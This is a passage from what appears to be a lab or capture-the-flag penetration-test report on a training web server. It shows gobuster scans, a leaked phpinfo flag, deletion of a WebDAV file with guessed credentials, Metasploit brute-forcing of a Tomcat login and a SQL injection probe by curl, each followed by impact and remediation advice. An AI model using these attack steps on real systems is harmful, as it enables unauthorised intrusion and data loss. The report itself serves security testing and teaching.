Sometimes it is possible that indexing could be open in certain directories. Working from previous brute-forced results our team found a /plugins directory. We decided to brute-force it with some common wordlist and add the php extension since we know most of the application is built on php. Upon results with an exposed index containing the file test.php was discovered which contained some critical information.



```

root@kali:~# gobuster dir -u http://172.17.1.69/plugins/ -w common.txt -x php -l --wildcard > copy.txt
root@kali:~# sed '/Size: 56'/d copy.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://172.17.1.69/plugins/
[+] Threads:      10
[+] Wordlist:      common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Show length:  true
[+] Extensions:  php
[+] Timeout:      10s
=====
2020/02/12 22:25:40 Starting gobuster
=====
/.hta (Status: 403) [Size: 276]
/.hta.php (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.htpasswd.php (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.htaccess.php (Status: 403) [Size: 276]
/index.php (Status: 200) [Size: 1]
/index.php (Status: 200) [Size: 1]
/test.php (Status: 200) [Size: 62]
=====
2020/02/12 22:27:05 Finished
=====

```




Figure 6: Exposed Index with Test.php File

## Impact

Such scripts could help attackers gain knowledge about application code. Sometimes upon discovering an open index, it indicates to the attacker that there may be indexing enabled for other directories. This motivates the attackers to find directories in which indexing could be open and in the process they may come across some unexpected information or find other directories with open indexing.

## Risk Evaluation

**Low:** While this can result in severe consequences, the risk depends on what the script does. Overall this is a low risk, because no critical information is being leaked out, however other files could be added to /plugins folder in the future which can be readable. This could become a critical risk in the long run.

## Recommendation

The team recommends deleting such script if it is not required, whether they have important information or not, it is crucial to prevent any possibilities for malicious users to attack the web server. Ensuring that all test/production pages are removed will make it easier for developers to keep track of where information is being exposed and possibly exploited. If these scripts are needed to be in the web directory then developers should use 404 redirect on those directories to prevent access to any scripts [2].

## Vulnerability 9 Information - Exposed Git Folder

Many websites are hosted via git repository such that multiple developers can work on the application individually. Most application code is stored under `/.git/HEAD` where HEAD is the master branch in the github which holds the application's code. Upon visiting `/.git/HEAD` link our team discovered that this directory was publicly open.




Figure 7: Publicly Open Directory

## Impact

Git repository could hold password files. Those passwords could be used by the application to access the databases. With `.git` folder being public these password files can get in the hand of attackers and perhaps they may be able to connect to the database remotely if remote connection is enabled on the database. Now attackers can do anything with the information in the database or perhaps dump the whole database. This can affect OTU's reputation as well as breach privacy laws.

## Risk Evaluation

**High:** This is a critical threat because sensitive information could exist within the `.git` folder. This could help attackers gain access to critical information about clients or organizations. Information such as passwords can be exposed and this can be a significant risk if it is exposed to malicious users, attackers can also connect to the database remotely if it is enabled on the database.

## Recommendation

The team recommends to deny any and all access to the .git folder, this will prevent malicious users from gaining access to password files or other important files. This will also prevent attackers from carrying out attacks that use password files or any other information that could give the attacker the possibility to gain access to the database.

Visit the following website to prevent access to .git folder (Scroll down to fix the issue section):

<https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-website-sourcecode-an-analysis-of-alexa-1m-28-07-2015/>

## Vulnerability 10 Information - Discovering Sensitive Endpoints

Generally all websites have a robots.txt file to restrict web crawlers from visiting certain links in the website. Hence, it is a great place to visit to find sensitive endpoints and directories. Upon looking into robots.txt file our team came across a test777.php file to which access was disallowed for the web crawlers. This could be a testing file and the developer may have blocked the access to it while testing the application but forgot to remove the file name from robots.txt and forgot to remove test777.php file from the directory.




Figure 8: Exposed PHP File

## Impact

This vulnerability affects the security of OTU's website. There are two issues here, the first issue is that test777.php file is currently sitting in the root directory in the production environment, and second issue is that developer has forgot to remove test777.php file name from robots.txt upon finishing testing the web application. Testing scripts could be running for debugging purposes which could leak out some important information. Leaked information could aid attackers in gathering important information about the application. Attackers may succeed in exploiting the application from the information collected.

## Risk Evaluation

**High:** Risk depends upon the information that is exposed by test777.php file. However, if robots.txt file is not checked regularly then files such as test777.php could leak out unwanted information and aid attackers with their exploitation process. This can pose a great threat if there is confidential information within the file.

## Recommendation

We recommend regularly checking robots.txt files and removing important/unwanted files from it. In this case since the web application is running in the production environment, there is no need to keep test files within the root directory and their mentions in robots.txt files. Moving all test files out of the main directory when application goes into production environment would allow for a more secure environment.

## Item #2: Application Server Attacks

```
root@kali:~# gobuster dir -u http://172.17.1.48/ -w cleanCommon.txt -x php -l --wildcard > copy.txt
root@kali:~# sed '/Size: 0'/d copy.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://172.17.1.48/
[+] Threads:         10
[+] Wordlist:         cleanCommon.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Show length:     true
[+] Extensions:     php
[+] Timeout:         10s
=====
2020/02/14 18:49:43 Starting gobuster
=====
/index.php (Status: 301) [Size: 304]
/index.php (Status: 301) [Size: 304]
/index.php (Status: 301) [Size: 304]
/index.php (Status: 301) [Size: 304]
/server-status (Status: 403) [Size: 276]
/test (Status: 301) [Size: 309]
/test.php (Status: 200) [Size: 97856]
/webdav (Status: 401) [Size: 458]
/wp-admin (Status: 301) [Size: 313]
/wp-content (Status: 301) [Size: 315]
/wp-includes (Status: 301) [Size: 316]
/wp-links-opml.php (Status: 200) [Size: 230]
/wp-mail.php (Status: 403) [Size: 2709]
/wp-login.php (Status: 200) [Size: 4756]
/wp-settings.php (Status: 200) [Size: 565]
/wp-trackback.php (Status: 200) [Size: 135]
=====
2020/02/14 18:53:12 Finished
=====
```

Figure 9: Exposed Directories within the Web Server

### Vulnerability 1 Information - Phpinfo() Dump

After further brute-forcing of directories within the OTU domain using gobuster, we were able to identify a test.php script left behind by the developers which revealed a full phpinfo() dump within the web root directory. We were able to identify an exposed environment variable called ADMIN\_PASSWORD which was revealed in plain sight.



Additional Modules	
Module Name	
Environment	
Variable	Value
LC_ALL	en_US.UTF-8
APACHE_LOG_DIR	/var/log/apache2
LANG	C
HOSTNAME	3cf0f5100cbe
APACHE_LOCK_DIR	/var/lock/apache2
PWD	/var/www/app
APACHE_RUN_GROUP	www-data
OS_LOCALE	en_US.UTF-8
DEBIAN_FRONTEND	noninteractive
APACHE_RUN_DIR	/var/run/apache2
PHP_DATA_DIR	/var/lib/php
APACHE_RUN_USER	www-data
APACHE_CONF_DIR	/etc/apache2
ADMIN_PASSWORD	Challenge1Flag.dfc7212f1051fb2f07429916c9b42545
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHP_CONF_DIR	/etc/php/7.3
SHLVL	0
LANGUAGE	en_US.UTF-8
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Figure 10: Exposed Environment Details

## Impact

Since the script is a publicly accessible directory under the web root, anyone can access it and no authentication is required. The script not only outputs information about the environment variables, but also exposes information about the current state of PHP which is running on the web application. This information can include the PHP version, OS version running, and other server information which definitely should not be publicly accessible. An attacker can further use this information to exploit unpatched OS versions and/or server information like the PHP version. Furthermore, an attacker can use exposed environment variables to gain access to other parts of the web application which should not be authorized to other outside users.

## Risk Evaluation

**Low:** While the information exposed is significant, the attacker would still need to determine what the possible exploits would be for the specific environment. With that being said, it is crucial to keep the environment updated to ensure that any unpatched issues can be resolved in newer versions. It is better to prevent attackers at the early stages, rather than waiting until they get to the point of being able to perform attacks.


## Recommendation

The team recommends removing the test.php script with the phpinfo() dump. Removing this entirely from the production environment will prevent attackers from getting operating systems or other information relating to the environment. It is also important to ensure that there are not any calls to the phpinfo() page that are made by other scripts within the web server, this will prevent any links from being made from one page to the page which has information about the environment.

## Vulnerability 2 & 3 Information - Wordpress Directories/Files Exposed

Looking at the results from our first brute-force of directories with gobuster, we identified the directory of /wp-content indicating that Wordpress had been installed on this web application at one point. After brute-forcing this directory, we found the directory called /plugins. This directory had open indexing enabled (indicating that it's enabled on this entire server) and upon further investigation, we found a directory called /wp-database-backup indicating a plugin name. After doing some additional research on how exactly the wp-database-backup works, we found out that the backups are saved under /wp-content/uploads/db-backup. Navigating to this directory shows us the .zip backup which was generated and saved.



```
root@kali:~# gobuster dir -u http://172.17.1.48/wp-content/ -w cleanCommon.txt -l --wildcard > copy.txt
root@kali:~# sed '/Size: 0'/d copy.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://172.17.1.48/wp-content/
[+] Threads:         10
[+] Wordlist:         cleanCommon.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Show length:     true
[+] Timeout:         10s
=====
2020/02/14 20:00:42 Starting gobuster
=====
/languages (Status: 301) [Size: 325]
/plugins (Status: 301) [Size: 323]
/themes (Status: 301) [Size: 322]
/upgrade (Status: 301) [Size: 323]
/upgrade (Status: 301) [Size: 323]
/uploads (Status: 301) [Size: 323]
=====
2020/02/14 20:02:28 Finished
=====
```



## Index of /wp-content/plugins

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">akismet/</a>	2020-01-23 21:49	-	
<a href="#">challenge2.txt</a>	2020-01-23 21:49	159	
<a href="#">hello.php</a>	2020-01-23 21:50	2.5K	
<a href="#">wp-database-backup/</a>	2020-01-23 21:49	-	

Apache/2.4.41 (Ubuntu) Server at 172.17.1.48 Port 80



## Index of /wp-content/uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">2020/</a>	2020-01-23 21:50	-	
<a href="#">db-backup/</a>	2020-01-23 21:50	-	

Apache/2.4.41 (Ubuntu) Server at 172.17.1.48 Port 80






Figure 11: Results of Brute-Force of Directory

## Impact

The team has discovered directories linked with Wordpress, this can be an issue as information such as database backup files can be exposed. When an attacker determines that there is open indexing, they can use the basic directory for Wordpress to determine where important information may be stored, as a result the web server can be compromised or information relating to users can be exposed.

## Risk Evaluation

**Medium:** This can be an issue when the backup files are exposed, the attacker can determine formats that are accepted by the application or determine the architecture of the site. This can result in the attacker creating an attack that may remain undetected by the administrators of the site [4].

## Recommendation

The team recommends turning off directory browsing (open indexing) on the web server so that every time someone tries to access a directory index, they will be redirected to a Wordpress 404 page [5]. Disabling open indexing can prevent attackers from formulating an attack using information that is displayed by Wordpress [5].

## Vulnerability 4 Information - Exposed Database Information in PHP File

Going back to our initial gobuster scan on the web root, we see a “test” folder which is exposed. This folder contains a PHP file called db.php and when called it returns a string saying “Missing required parameter queryTerm”. Our first instinct tells us that this file is

definitely some database storing some kind of information and we need to supply it with a parameter named “queryTerm” to return something back to us. After tampering around with the parameter value, we realize that we can submit a request to the database using a POST. After supplying the parameter value using curl with an arbitrary value like “1” we see an error message returned back to us with a user on the system.




Figure 12: Exposed Users within Web Server

## Impact

A user was found on the system, which allows an attacker to potentially brute-force their credentials to gain access to other parts of the web application. Since the connection failed to a potential remote host, an attacker could also brute-force credentials against an SSH port if it's up. The error message also spit out behaviour of an SQL database which means that an attacker could further exploit it using a blind SQL injection or with a tool like SQLmap to spit out more information of the database like other tables or even its schema.

## Risk Evaluation

**High:** The risk for this is high as the user that is displayed by the error message can be used towards creating a brute-force attack against the credentials. If the malicious user is successful with the attack, they can gain access to the account (through an SSH port if possible). Attackers could also exploit the database by using a blind SQL injection so the database displays more information such as tables or schemas.

## Recommendation

The team recommends to not display errors such as the one above to the users, if it is absolutely needed then it is better to show a more generic message that does not give away any sensitive information like users on the system [6]. It is also important that input

validation should be implemented, this should be right before the input from the user is queried in the database, the input must match a certain value for the parameter [6].

## Vulnerability 5 Information - Deleting Passwd.dav File

Referring back to our initial gobuster scan on the web root, we discovered a /webdav folder, however, it gave back a 401 forbidden code. We were easily able to guess the user and password of the WebDAV folder, the user being joe (creator of the blog) and the password being password. Although we cannot see any of the content within the folder, we know it exists and because this folder is used to manage files remotely using HTTP methods, if we know a specific file in this folder, we can perform these same HTTP methods against it. Recalling that this WebDAV folder has a file called passwd.dav and we have access to it, we utilized a tool called cadaver to delete it.

A terminal window with a dark background and light-colored text. The text shows a user at a kali machine running the cadaver tool to connect to a WebDAV server at http://172.17.1.93/webdav. It prompts for a username (joe) and password. Then, the user enters 'delete -h' which fails with a '404 Not Found' error. Finally, the user enters 'delete passwd.dav' which succeeds.

```
root@kali:~# cadaver http://172.17.1.93/webdav
Authentication required for webdav on server `172.17.1.93':
Username: joe
Password:
dav:/webdav/> delete -h
Deleting `-h': failed:
404 Not Found
dav:/webdav/> delete passwd.dav
Deleting `passwd.dav': succeeded.
dav:/webdav/> █
```

Figure 13: Deleting *password.dav* File

### Impact

Based on the HTTP methods allowed for use within the WebDAV folder, it's possible for an attacker to copy and move sensitive files known in the folder to their own server. In this case, our team was able to replicate an attacker being able to delete a known file in the folder leading to loss of data for the organization.

### Risk Evaluation

**High:** This is a significant issue as a malicious user can easily delete password files using a username and password of a user on the web server. The password was easily determined and with that the attacker can gain access to delete, modify or add files. Deleting the password file can result in many users being denied access to their accounts, while we just deleted the file, attackers could possibly read the file and determine the passwords of all the other users within the site.

## Recommendation

The team recommends using a stronger password to secure the WebDAV folder and access to it's contents. We were able to access the contents of the folder by manually brute-forcing very simple passwords which can be easily prevented by following secure password guidelines. The team also recommends using a different service for file transfer/storage like SSH which adds an element of cryptography for all content used in the protocol [7].

## Vulnerability 6 Information - Determining JVM Version

```
msf5 > search tomcat
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/tomcat_administration		normal	Yes	Tomcat Administration Tool Default Access
1	auxiliary/admin/http/tomcat_utf8_traversal	2009-01-09	normal	Yes	Tomcat UTF-8 Directory Traversal Vulnerability
2	auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	normal	Yes	TrendMicro Data Loss Prevention 5.5 Directory Traversal
3	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat FileUpload Denial of Service
4	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure
5	auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	No	Hashtable Collisions
6	auxiliary/scanner/http/tomcat_enum		normal	Yes	Apache Tomcat User Enumeration
7	auxiliary/scanner/http/tomcat_mgr_login		normal	Yes	Tomcat Application Manager Login Utility

```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```

```
[+] 172.17.1.48:8080 - Login Successful: tomcat:qwerty
```

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE password.txt
PASS_FILE => password.txt
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RHOST 172.17.1.48
RHOST => 172.17.1.48
```

Server Information	
Tomcat Version	JVM Version
Apache Tomcat/8.0.53	1.7.0_181-b01

Figure 14: Displaying JVM Version

Our team discovered a hidden admin panel on port 8080 of the web root and quickly realized that Tomcat was running on it. In order to access the /manager/html directory we were required to enter a set of credentials to login as an admin on the Tomcat server. We utilized a metasploit module which was specifically designed to target the /manager/html directory's Tomcat credentials. After setting a custom password list and the remote host, we ran the module which returned back a set of credentials that was valid being

(username:Tomcat password:qwerty). Upon further inspection we were able to identify the JVM version used as well as the Tomcat Version being used.

### Impact

An attacker can further use these Tomcat server and JVM versions to research more about potential vulnerabilities if they are unpatched or outdated. The attacker can also potentially mess around with administrative permissions and the web application settings because they were able to login with valid admin credentials to the Tomcat server admin panel.

### Risk Evaluation

**Medium:** Although there is no immediate threat in terms of an attacker to exploit the application using just the information provided in the admin panel, it's possible for an attacker to quickly escalate their attack surface if the versions found are either unpatched or outdated. Other attack vectors involve misconfiguration of settings within the admin panel to obstruct normal usage of the web application for other users on it.

### Recommendation

The team recommends using a stronger password to secure the admin panel. We were able to login using a popular metasploit module with pre-defined usernames and passwords, this indicates that the credentials used are weak. Our team also suggests securing the actual admin panel itself by restricting access to the public and possibly hard coding potential IP addresses only for the admin panel access.




## Item #3: Exploiting Unpatched Software

### Vulnerability 1 - *Online Book Store 1.0* SQL Injection

The web service on port 8080 is running a CMS software called *Online Book Store 1.0*.

The script, book.php, retrieves book information based on the value of the bookisbn HTTP GET parameter [2]. In our testing, we found that this GET parameter is affected by a SQL injection vulnerability.

A terminal window showing a series of curl commands and their outputs. The first command is 'curl http://192.168.199.13:8080/book.php' which returns an empty book. The second command is 'curl http://192.168.199.13:8080/book.php?bookisbn=1' which also returns an empty book. The third command is 'curl http://192.168.199.13:8080/book.php?bookisbn=3' which returns an empty book. The fourth command is 'curl http://192.168.199.13:8080/book.php?bookisbn=%27or1=1%27' which returns an error message: 'Can't retrieve data You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'or1=1'' at line 1'. The terminal prompt is 'root@kali:~/go/bin#'.

```
root@kali:~/go/bin# curl http://192.168.199.13:8080/book.php
<br />
<b>Notice</b>: Undefined index: bookisbn in <b>/var/www/app/book.php</b> on line <b>3</b><br />
Empty bookroot@kali:~/go/bin# curl http://192.168.199.13:8080/book.php?bookisbn=1
Empty bookroot@kali:~/go/bin# curl http://192.168.199.13:8080/book.php?bookisbn=3
Empty bookroot@kali:~/go/bin# curl http://192.168.199.13:8080/book.php?bookisbn=%27or1=1%27
Can't retrieve data You have an error in your SQL syntax; check the manual that corresponds to your MySQL server versio
n for the right syntax to use near 'or1=1'' at line 1root@kali:~/go/bin#
```

Figure 15 Exploiting a SQL Injection Vulnerability in the Book.php Script

#### Impact

SQL injection attacks have the ability to add, or modify data to a database, which can lead to data loss or corruption, unauthorized information disclosure, and denial of service [8]. As one of the most prevalent attacks on web applications, SQL injection attacks are considered high business impact to online retailers.

#### Risk Evaluation

**High:** In our tests, we were able to find this vulnerability on The Exploit Database, a public archive of exploits and software vulnerabilities. This attack can be carried out remotely with very little technical skill, so the likelihood of this vulnerability being exploited is considered high.

#### Recommendation

SQL statements in the application should use parameterized queries, and inputs from the HTTP GET parameter should be sanitized [8].

### Vulnerability 2 - *Online Book Store 1.0* Unauthenticated Remote Code Execution (RCE)

The web service on port 8080 is running a CMS software called *Online Book Store 1.0*.

On any page, we were able to add a form that allowed us to upload files using the edit\_book.php script [9]. We used this vulnerability to upload executable files, since the vulnerable script doesn't seem to have any limits on file type or size.




Figure 16 - Adding a Form to Upload Arbitrary Files




Figure 17 - Finding our Upload Script on the Next Page

## Impact

